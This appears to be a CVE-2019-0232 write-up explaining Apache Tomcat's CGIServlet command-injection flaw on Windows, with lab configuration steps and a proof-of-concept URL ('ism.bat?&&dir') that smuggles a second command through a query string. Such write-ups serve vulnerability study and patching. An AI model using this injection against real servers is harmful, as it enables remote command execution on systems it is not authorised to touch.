


CVE-2019-0232

Vulnerability analysis and PoC for the Apache Tomcat(RCE)



Vulnerability analysis and PoC for the Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (RCE)

DETAILS

Apache Tomcat has a vulnerability in the CGI Servlet, which can be exploited to achieve remote code execution (RCE). This is only exploitable when running on Windows in a non-default configuration in conjunction with batch files. Common Gateway Interface (CGI) is a standard protocol to allow web servers to execute command-line programs/scripts via web requests. This protocol also enables passing command-line arguments to the script or program being executed via URL parameters. The protocol itself is defined in RFC 3875. When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat is vulnerable to RCE due to a bug in how the JRE passes command-line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disabled by default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability).

Affected Versions


- Apache Tomcat 9.0.0.M1 to 9.0.17
- Apache Tomcat 8.5.0 to 8.5.39
- Apache Tomcat 7.0.0 to 7.0.93

EXPLOITATION STEPS

1. You should have Apache server with any of the above vulnerable Versions of Tomcat installed on *Windows PC*. Also, you should have Java JRE installed on the same machine.

2. In my case I have installed Apache Tomcat 9.0.0.M1 on the XAMPP server. 3. After installing Tomcat, do the following changes in the configuration:


a. Modify the conf/context.xml and make `<Context privileged="true">`



```
*C:\xampp\tomcat\conf\context.xml - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

context.xml
1  <?xml version='1.0' encoding='utf-8'?>
2  <!--
3      Licensed to the Apache Software Foundation (ASF) under one or more
4      contributor license agreements.  See the NOTICE file distributed with
5      this work for additional information regarding copyright ownership.
6      The ASF licenses this file to You under the Apache License, Version 2.0
7      (the "License"); you may not use this file except in compliance with
8      the License.  You may obtain a copy of the License at
9
10     http://www.apache.org/licenses/LICENSE-2.0
11
12     Unless required by applicable law or agreed to in writing, software
13     distributed under the License is distributed on an "AS IS" BASIS,
14     WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
15     See the License for the specific language governing permissions and
16     limitations under the License.
17 -->
18 <!-- The contents of this file will be loaded for each web application -->
19 <Context privileged="true">
20
21
22     <!-- Default set of monitored resources -->
23     <WatchedResource>WEB-INF/web.xml</WatchedResource>
24
25     <!-- Uncomment this to disable session persistence across Tomcat restarts -->
26     <!--
27     <Manager pathname="" />
28     -->
29
30     <!-- Uncomment this to enable Comet connection tacking (provides events
31         on session expiration as well as webapp lifecycle) -->
32     <!--
33     <Valve className="org.apache.catalina.valves.CometConnectionManagerValve" />
34     -->
35
36 </Context>
```

b. Make the following changes in the /conf/web.xml file near lines 366 and 420, respectively.



```
C:\xampp\tomcat\conf\web.xml - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
web.xml x
358 <!-- passShellEnvironment Should the shell environment variables (if -->
359 <!-- any) be passed to the CGI script? [false] -->
360 <!-- -->
361 <!-- stderrTimeout The time (in milliseconds) to wait for the -->
362 <!-- reading of stderr to complete before -->
363 <!-- terminating the CGI process. [2000] -->
364
365
366 <servlet>
367   <servlet-name>cgi</servlet-name>
368   <servlet-class>org.apache.catalina.servlets.CGIServlet</servlet-class>
369   <init-param>
370     <param-name>cgiPathPrefix</param-name>
371     <param-value>WEB-INF/cgi</param-value>
372   </init-param>
373   <init-param>
374     <param-name>executable</param-name>
375     <param-value></param-value>
376   </init-param>
377   <init-param>
378     <param-name>enableCmdLineArguments</param-name>
379     <param-value>true</param-value>
380   </init-param>
381   <load-on-startup>5</load-on-startup>
382 </servlet>
383
384
385 <!-- ===== Built In Servlet Mappings ===== -->
386
387
388 <!-- The servlet mappings for the built in servlets defined above. Note -->
389 <!-- that, by default, the CGI and SSI servlets are *not* mapped. You -->
390 <!-- must uncomment these mappings (or add them to your application's own -->
391 <!-- web.xml deployment descriptor) to enable these services -->
```

enableCmdLineArguments needs to be True as we are using Tomcat 9.

```
<servlet>

  <servlet-name>cgi</servlet-name>


  <servlet-class>org.apache.catalina.servlets.CGIServlet</servlet-class>

  <init-param>

    <param-name>cgiPathPrefix</param-name>
```



```
<param-value>WEB-INF/cgi</param-value>
</init-param>
<init-param>
  <param-name>executable</param-name>
  <param-value></param-value>
</init-param>
<init-param>
  <param-name>enableCmdLineArguments</param-name>
  <param-value>true</param-value>
</init-param>
<load-on-startup>5</load-on-startup>
</servlet>
```



```
C:\xampp\tomcat\conf\web.xml - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
context.xml x web.xml x
365 <servlet-mapping>
366     <servlet-name>jsp</servlet-name>
367     <url-pattern>*.jsp</url-pattern>
368 </servlet-mapping>
369
370 <servlet-mapping>
371     <servlet-name>jsp</servlet-name>
372     <url-pattern>*.jspx</url-pattern>
373 </servlet-mapping>
374
375 <!-- The mapping for the SSI servlet -->
376 <!--
377     <servlet-mapping>
378         <servlet-name>ssi</servlet-name>
379         <url-pattern>*.shtml</url-pattern>
380     </servlet-mapping>
381 -->
382
383 <!-- The mapping for the CGI Gateway servlet -->
384
385
386 <servlet-mapping>
387     <servlet-name>cgi</servlet-name>
388     <url-pattern>/cgi/*</url-pattern>
389 </servlet-mapping>
390
```


```
<servlet-mapping>

<servlet-name>cgi</servlet-name>

<url-pattern>/cgi/*</url-pattern>

</servlet-mapping>
```

4.Create a folder for the CGI files in webapps\ROOT\WEB-INF\cgi and add a file ism.bat with the following contents:




@echo off

echo Content-Type: text/plain

echo .

5. We are all done now; start the server and move to

<http://localhost:8080/cgi/ism.bat?&&dir> to check if the server is working.



-
- <https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html>
 - <https://github.com/apache/tomcat/commit/4b244d827ade2a36ef3b8734939541207b78f35c?branch=4b244d827ade2a36ef3b8734939541207b78f35c&diff=split>

SAME HAS BEEN UPLOADED ON MY GITHUB:

<https://github.com/jaiguptanick/CVE-2019-0232>